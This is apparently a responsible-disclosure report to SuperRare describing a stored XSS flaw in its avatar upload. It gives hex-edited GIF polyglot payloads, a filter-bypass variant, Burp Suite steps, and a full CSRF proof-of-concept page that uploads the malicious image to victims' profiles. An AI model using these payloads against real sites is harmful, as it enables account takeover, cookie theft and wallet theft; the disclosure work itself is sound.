SuperRare.com Vulnerability Report

October 22nd, 2022

Prepared for the benefit of: SuperRare.com's security team
By: Mark Rudnitsky

Notices and disclaimers: This is an independent security evaluation for SuperRare, shared as per industry-standard Responsible Disclosure guidelines. This report is confidential, for distribution only among SuperRare's technical staff. The researcher attests that no exploits were conducted besides proof-of-concept validation; any exploits actually leading to negative impact for SuperRare or its users were not conducted.

Stored Cross-Site Scripting (XSS) via Profile Images

OWASP Category: A03:2021 - Injection

Affected host: https://superrare.com

Vulnerable URL: /api/v2/user/update/avatar

Example Payload: test<script>alert(1)</script>


Steps to Replicate:

You will need Burp Suite to replicate this finding.


1. Create a SuperRare account as per normal.
    1. For the purposes of this report, the Researcher created the user profile @ **befb5965181e**. The POC is still available there for SuperRare's viewing pleasure.
2. Find an arbitrary GIF image and download it.
    1. **Reference file**: "xss.gif" of a Lego brick figure.
3. Using a hex editor such as Hex Fiend, insert the following code snippet into the image.
    1. **Hex:** 3C612068 7265663D 226A6176 61735C78 30436372 6970743A 6A617661 73637269 70743A61 6C657274 28312922 2069643D 22737570 65727261 72657873 73706F63 223E7465 73743C2F 613E3C73 63726970 743E616C 65727428 31293C2F 73637269 70743E
    2. **ASCII:** test<script>alert(1)</script>
    3. **Researcher's note**: The first payload seems to trigger standard XSS protections, which the second payload seems to bypass. This is just a theory; I will leave it to SuperRare to investigate further.

```
3416  28853D98 7A48A777 40267872 68847148 81DA1686 E87788BB D61169F0  (.=.zH.w@&xrh.qH.. ..w... i.
3444  8120B883 92E7877F 7885AC28 78CF5781 FD078348 88738E28 8B2C3608  . ..... x..(x.W.. .H.s.(.,6
3472  1C310065 887DD987 8A95A88A 05E0615D 36782F68 8BFFC789 88C88EED   1 e.}..... .a]6x/h........
3500  2871EB78 8316518A E278866A 888A4747 0082A865 5A468D86 E87C2E18  (q.x. Q..x.j..GG ..eZF...|.
3528  90F0288B 8E088BDD C8111BB0 9091E700 7E4872F9 D88BABC8 63F86787  ..(.. ...  .... ~Hr.....c.g.
3556  8628872E A884C888 81F24878 3C612068 7265663D 226A6176 61735C78  .(........Hx<a href="javas\x
3584  30436372 6970743A 6A617661 73637269 70743A61 6C657274 28312922  0Ccript:javascript:alert(1)"
3612  2069643D 22737570 65727261 72657873 73706F63 223E7465 73743C2F   id="superrarexsspoc">test</
3640  613E3C73 63726970 743E616C 65727428 31293C2F 73637269 70743EF8  a><script>alert(1)</script>.
3668  92FC1790 1B010206 7880C137 92107D69 92DB8782 26468408 8991B6F8  .. .    x..7. }i....&F. ....
3696  64FFD791 F09878FC 96081AD1 07352989 23998FA7 2876E7E8 8F295891  d.....x..  . 5).#...(v...)X.
3724  2C387330 399417E9 8504696D 5AA0111B D0070BE9 7EC14792 BC1876FD  ,8s09. .. imZ.  .  .~.G.. v.
3752  68620019 94444994 18E985D8 268F6C77 6A19C107 7DC00774 19964777  hb  .DI. ...&.lwj . }. t .Gw
```


4. Save the image. Note the corruption along the bottom, indicating successful injection of the payload.




5. Visit your user profile, then click “Edit Profile”.



6. Turn on Burp’s Intercept feature.
7. Under “Profile Picture”, click “Upload Image” and select your crafted GIF file.




8. In Burp Suite's Intercept field, scroll down to the `Content-Disposition` and `Content-Type` header fields.
9. Modify the `filename` parameter's extension to "`.html`". Leave the other fields unchanged.




10. Forward the request and turn off Intercept (for convenience).
11. Observe that the crafted image is properly uploaded and rendered.


12. Right click on the image and select “Open Image in New Tab”.
13. Observe your XSS payload pops.
    1. **Researcher’s note**: Note in the URL that the profile is “`profile-superrare-prod`”, the user ID is the Researcher’s test address, and the filename is successfully saved as “`xss.html`”.



14. For bonus points, scroll down and hit “Save”.



15. On the user profile, observe that the crafted image still renders appropriately.



16. We can pop this XSS exactly as before, by right clicking on either image and opening it in a new tab.

Likelihood: Moderate. There are no protections in place against this attack, but the attacker must have at least basic knowledge of how to conduct hex editing and how to modify requests via Burp Suite or a similar tool.

Impact: Extreme. An attacker can consistently pop this stored XSS on anyone the attacker can convince to view the image as per the process above. This payload can easily be modified to show the results of `document.cookie`, indicating that the victim's cookies can be stolen.

Further, since the website allows requests from arbitrary origins, an attacker who has access to a server on which they can host malicious JavaScript can take this further, setting the `Origin` header to their malicious domain, exfiltrating cookies to the server. They can even prompt a fake Metamask popup, allowing for theft of user funds and NFTs via more complicated payloads (ie, interaction with a smart contract). See the below link for a guide on how to interact with Metamask via JavaScript.

https://docs.metamask.io/guide/getting-started.html#basic-considerations

Since there aren't cross-site request forgery (CSRF) protections, a motivated attacker can use a payload such as the below in order to make an authenticated user upload this malicious image on their own profile, leading to further spread of this payload.

```
<html>
  <body>
  <script>history.pushState('', '', '/')</script>
    <script>
      function submitRequest()
      {
        var xhr = new XMLHttpRequest();
        xhr.open("POST", "https:\/\/superrare.com\/api\/v2\/user\/
update\/avatar", true);
        xhr.setRequestHeader("accept", "application\/json, text\/
plain, *\/*");
        xhr.setRequestHeader("content-type", "multipart\/form-data;
boundary=----WebKitFormBoundaryQBwePh3oAoBqOFir");
        xhr.setRequestHeader("accept-language", "en-US,en;q=0.9");
        xhr.withCredentials = true;
        var body = "------WebKitFormBoundaryQBwePh3oAoBqOFir\r\n" +
          "Content-Disposition: form-data; name=\"selectedFile\";
filename=\"xss.html\"\r\n" +
          "Content-Type: image/gif\r\n" +
          "\r\n" +

"GIF87ad\x00d\x00\xff\x00\x00\x04\x02\x04424464,.,\xa4\xa6\xa4\xa4\xa2
\xa4\xac\xab\xacdZ\x14\x94\x8a \x94\x86\x1c,*,\x3c;
\x3c\x84z\x1c\xa4\x96$\x9c\x9c\x9c\xa4\x92$d^\x14\x94\x86$
\x8c~\x1c\x8cz\x1c\x94\x96\x94l^\x14\x94\x92\x94\xb4\xa2$
\xd4\xc20dZ#\x8c\x82\x1e\x8c\x8d\x8clb\x1a\xbc\xa6(|
n\x1b\xfc\xfe\xfc$&$\xb4\xa6$\xb4\xb2\xb4lf\x19\xa4\x96\x1cl^\n" +
          "\x9c\x8a\x1a\xb4\xa2,\x9c\x92$\xac\x9a\"D:
\x05\xa4\x92\x19\xac\x9e0\xd4\xbe1\xac\x9e?|r\x13\x8c~\x13\xcc\xba/
\x84~\x1c\x0c\x04\x04\x9c\x8a$46\'DBDtf\x19\x9c\x86\x1c\xb4\xa6,\x84z&
\x8cz\x14\x9c\x8e
\xb4\x9e\"\xac\xa2,\xb4\xa26\xbc\xbc\xbc\xac\x96\"\x8c\x824\x94\x82\x1
ctj\x1bd^\x1d\xf4\xf6\xf4\xa4\x9a@\x8c~$
\x1c\x1c\x1c\xc4\xc2\xc4\xb4\xb6\xb4\xc4\xc6\xc4\x3c6$\xcc\xcc\xcc|
r\x1c\xac\xa29\xa4\x9a$
\xb4\xa67\xdc\xdb\xdc\x8c\x864\xe4\xe6\xe4\xac\xa2H\xd4\xd6\xd4\xac\x9
e#\xf4\xf2\xf4\xd4\xd2\xd4\x9c\x92-\xdc\xc24\xb4\x9e,
\xa4\x92,\xa4\x9aQ\xbc\xaa&\xc4\xae)DFD\xa4\x9a^LKL\xc4\xb6?
\xa4\x96/\xd4\xc2\x3e\xa4\x9eP$
\"$tn\x1ctb\x14\x3c6\x0cddd\xa4\x9e\x3c\xec\xec\xec\xa4\x8e!
```

```
\x94\x86/\xbc\xae\'D\x3e\x0cdZ,\xb4\xaa$DB(\x94\x82$\xac\x9eLLJ:
\xdc\xc66$\x1e\x04\x84\x82\x84\x84\x86\x84\xc4\xb2\x3c\\Z4tj$
\x84z4\xb4\xa6H\x14\x16\x14\xfc\xf6\x88\xfc\xf6y4.\x1c\xd4\xc6\\
\xbc\xb2X\\^\\\x9c\x96d\x3c6\x18\xec\xdaQ\x3c:
\x07lb0\x14\x12\x04\xbc\xae\x3c\x9c\x8e\x3c\x94\x86\x3c\xb4\xa2D\xc4\x
b64\xd4\xba0\xdc\xcaG\xcc\xc2Atn,tj,\xe4\xd2O\xe4\xe2\xe4\x04\x06\x04|
v\x3c,&\x04l^ \x1c\x1a\x04\xfc\xfex\x9c\x96\x3c\x0c\n" +
          "\x04\xa4\x96?
\x8c\x82\x3c\x8c\x86\x3c\xdc\xce`\xbc\xaa4\xcc\xbe,
\xcc\xbaL\xac\x9a0\x84~$\xdc\xceL\x9c\x92O\xc4\xb2T\xb4\xaaT|
n4\xdc\xc6D\xbc\xaeD\xe4\xceT42$\x3c:$\x3c:\x14TJ\x04LB\x04\
\J\x04LF\x0c\xfc\xfe\x88TF\x04\xfc\xfa\xa4\xcc\xb60|v,\xc4\xae4|
r4TVT\x9c\x8eTtf,\x9c\x96Q\x9c\x92?\xd4\xbe\x3c\xcc\xba?
\xd4\xc6B\xd4\xc64\xc4\xb24\x94\x8a\x3clb\x3c\xe4\xd6\\\xec\xda\\
\xb4\xa6W\xa4\x9e\\\xc4\xc2l\xd4\xcat\xbc\xb2d\xc4\xb6d\xcc\xc2T|n$
\xc4\xb6T\xc4\xbaT\xd4\xc2T\xe4\xd6Tlb$\\R$
\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x
00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00
\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x
00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00
\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x
00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00,\x00\x00\x00\x00d\x00d\
x00\x00\x08\xff\x00\x01\x08\x1cH\xb0\xa0\xc1\x83\x08\x13*\\
\xc8\xb0\xa1\xc3\x87\x10#J\x9cH\xb1\xa2\xc5\x8b\x183j\xdc\xc8\xb1\xa3\
xc7\x8f C\x8a\x1cI\xb2\xa4\xc9\x93(S\xaa\\
\xc9\xb2\xa5\xcb\x970cZd\xa3\x02\x8f\x8b\x9bV\xaa\x1d(\"\xb3d\xa3f_\xcc\x1ca\xc1\xe2\xc4\x05\x1fe\x08\xf9\x9a\x06kW\xcf\x8f\x8f\"E\xf2\xe2\xc5L\n" +
          ",=.\
\8\x91\x94\xd0\xb5Y\xb3`=z\xca\xd1\x95\x17\x1ep\x1a\x04I\xc1\x02\x8b\x8f\x0b!\xfc\x14\xe2u)
\x18\x18H\x93\xc8j\xdcC\xca\x0c\x8a\xb4\r\xae\xf6\xe8\xf2\x16R\xa8B\x97\xe4\x84\x81$HoFO\xa2V\xf0XA\"\x85\xe0\xac\x17\x98\x15\n" +
          "u)\x8cb)\x8e/
\xce\xf0T\xe6\xd7\x19\x0c\x18Z\xa0N\xcdz5\xea\x18~f\xcc\x08-
\xf1\x910j\xa7\x9e\xe9\xd1\x83\x81\x0b\x97\xd4-
T\xbb\xfe\xfdZ\x9b\xb5L\xb3i/
\x9cAd\xdb\xa1C\xa741\xd2\xc3e\x19j\xd5\xc1[\xaf\xfe\x1d#F\x99d\xaa\xb2y\xffP~\x90\x93#A\x87dY\xd2$}\xba\xb2\xdf\xc8\x80\xa7\xca\x0e|
u\xf7\x18\xa9\xba\xabB\x94\x9c\xbc\xc0h\x82\xa0r\x86%
\xad\xd0\xc2\r4\xb4\x9cq\x06%=`\x81\x05\x0b&\x98\x10\x04\t!
\x84\xd0A\x081d\x17C%\xddq\xe8\x07\"\x9d\xf8\x07@,R\x08\xa8^+)
\x90\x00C\x84\x3c\x98\x80\x00\x8b\x08\xf0@\xc2\x84\x13Zf#\x18\x8a\xddW
\t%\xaf\xf4G\x9b RH\xf1\x00\n" +
          "0\x14Y\xe4\x8b.\xba\x88$
\x02\r4@B`$Dq#\x18u\x80\xd1\x81b\x94\xf8\xf1\n" +
          "ycH\x91@\x020H\xa0\xc1\x04\x12L\x00C\x02I.
\xf9b\x93)8\te\x14Qt\x90C\x07uXxa\x18e`B\xdb\x0c\x91D\xf0e\x98\x12H\xc0J\xa0\x08\xd0\xf0b\xa1/\x1a\xda$
\x9bR\x06\x16\x84\x95s^(\xa9\x14\xfc\x85\x16\x08\x15~j\x10(\x03e\x06\x1a\x81\x8b\x86\x86\xfa\xe2\x03\x8b\xaa\xd5@\x14A\xc4Y\xc7\x85\x16\xb6\x9a\x83\x14\x80\x84\xfff\n" +

"\x02\tD\xa0i\xa02H\xc0)\x02\x08\xe0\x80\xa8\xa8N\x06Qj\x9bA\xcc\x19i\
```

```
x08u\xca\xf9C\x1c\xa1\xc5Ak\x02C\xe8\x8a\xc4\x042\x90\x19\x81\xa1\xbc\
x82:j\x03\x0f\x08\xbbh\x9b9\xb8\xcaj\x859\xb8\x10\x9a$
\x99j\x80\x84\xae\xb9r\x9a@\xaf\xf0\xf2\xaa(\xa9\x8b\xa6\x1a\x98\x85\'
H\x9a\xef\x05\x17Z\xe1cO\x92\xd4jk\xa7\x0cT+
\xc1\xb5\x88\xc2\xeb\xe2\x03\xa4\x3eYj\x03?
\xfc\x90C\x0e\xf9V(\xa9\xb9\x8eQQk\x02\xebrJ\xa6\xbb8D\x10/\xbc\x0f\x3
cYr\xa9fXa\xc5$
\x12\xf3{B\x08\xfcb\xac\x17\xa6\xd0\x8eYf\xb5\x0cL\x10\x81\xaf\"\xfb\x
8a-\xb7$\x90\xbaB\x93$\x98\x81\x8b\n" +
          "*\xb8\xf1\xc3\xcb.\x9f 3YB\xd4\xaa\xc1\x10\x9c\xe6\
\5\xad\xf0\xf6\xdc+\xc3(8\xbc\xa8\x17\x8b\xd8\xd2\x84\n" +

"Vtp\x01\xc5\'\xfc\x80\x87\xac_\x0e\xa1i\xce2\xec\xe0.\r\xef~*\xb2\xc8
@\xa3 4\xb7\xa2\xa8\xffPC\x13\xb7@\xa1U\x08?
l\xa1\x8b4\xa1il\xeb\x982\xc0\x00\xf7\x0e~\xd2j\x82\xd6\t0|
2\xbd\rx\x81\xc7\x1cH/\x9d\xc3\x0fV
=\x86c3\x94\x92\xc0\xd4c\xc2=\xc1\xae\x1b\x8b\xfc\xae\xaf%3\xdc\xc0\xd
0C7\x00\x05\x14h\xb8\xf0\x83V?
\xb8\xa0\xc2\x1c\x8a\x84&D\xba\xd4\xae.7\x03\x11D\xfe%
\x02\xae\x0f9\xbb\xde@?p\xc2\xf4\x82ou\xc2$
\xbd\xa80z\xc6\xa7\xbb\x1d\xb7\xd59\xdf]
\xf7\x97\xbe\x92\x00=\xc3A\xcf~\x02fZm\xf5\x03\x14\xb9\x04\xef\xd8\xf0
\x1a\xa8\xbb\xfa\xfd\x0c0\xb0\xfc\xc6X\'\x80\xc2\n" +

"\x0f\x00\xe0\x90\x86\x86\x82\xf6m\xe5\x80E\x81\x82\x1b\x127\x84;Dku\x
e0\xd3\xd9\xf2h\xe5\'?Yn\x80\xdc*Y\x0f|\xd0\x05\xcc\xbcE+
\'X\x85\xf0\x16\xa7\xab\xd5\x95P\x7f\x1b{\x97\n" +

"c\x14\xc0\x0b\xd2\xae\x83\x3eX\x9f\x01\x8f\xe2\x86\x7f\xc9D\x08S\x0b\
x14\xfe\xf2\x87\xbc/\xf9\xb0\x82\x95\xfb\xcb\n" +
          "\xff\xba6\xa4\x92\xc5P\x037!\n" +
          "\x0b\x08s\x81#\x8cPS\x1a\xe0!\x03\x8e\xf7%
\xfa\xb0rp\xd0\x1b\xd7\x86\xf6\x00\x1f\xb0\x00i\x81@\x03\x1e\xacp\x93.
8q~9,\xd3\x14\xa5\xf8.\r\xb4\x11\x88\x0f\xe0A\x00\xf5\x06\xc0\xff\xf5\
x80\x05h\xc8\x00\xd2T\x10\x88@\xa8\x00\n" +
          "\"\x9c\xdf\x1d4\x85\x04\x1e\x1a\x8f\x01w\xb8\xa2\n" +
          "\xbf$\xc7\xbf\xc4\x91a\x00\xf4\xc1\x83\
\P\x02\x154\xa2\x11Hc\xc1\x19\xf5\x82\xc3;\xe80\x7f\x13xB\xfe\"\x80\xa
98h\xc0V\xa6\x8c\xc0\x16\xe4\xb8\x05\x14x\x01\x05(h\xe5\x12\xbd\xe8\x0
64\x8c\x81\x03\xdd@\x83&\x85W?$
A\x07\xc0\xd4\x81\x07\x88P\x81\x03\x94\x00\x02\xc7L&2\x9f\xe0\x01\x0f\
xbc\xc0\x99/\x88\xe6\x0bv\xc0\x03\x14\x10\xe5&np\x01Q\x8e`\xc3\x98\x94
B]\x1e(\x811\xc7YL\x08\x1c\xe0\x00\xe6\x3c@9!
\xa0\x86\x17\xb4\xd3\x99\xcd\xf4\xc0\x14\'\xb0\x03#\xd5\xf3\x01,\xe8\x
c1&\xc9\x12\xff\x8b\x12\x14s\x9c\xe7\x3cg1+
\x00\x81rf\xa0\xa0\x07`f3\xdb\xf9\x84\'\xbc`u2\xc0\xd9\xf7\x8a\xc4\x83
/\x84&\x03\x02M\'A\xff\x99Nt\xaa\xf3\x9c\x10h\xe63\x9f\tOP\xc2@\x06V\x
d3U\xce\x80q\xd1\x7f\x96\xf3\x9c\x198\xe6@?
\x8a\xd0\x90.\xd4\x99\xef\xc4\x19\xa7\xe46\x81\xd5\xfd\xd2\x11\xa1\xf1
F\x06\x3e\xe1\xd1\x81\x9a\x13\x02\xc5\xb8\xc1Qi\n" +

"\x01l\x3cS\xa1\x1e`\xa6\x0e\x18\xc0\x8a\xd5\xe9@\xa5\x13\xd0\x81\x9eh
C\x07\x8c\x16\xb3\x08\xe6\xfc\x04\x04n\xc0\x81\xb2\xaea\x04eE+
\x07\xd4z\x83\x11\x10\xe1\xad7\xb8\x01\x11\x9a\x19L\x1dTK\x07@\xa5\xcd
```

```
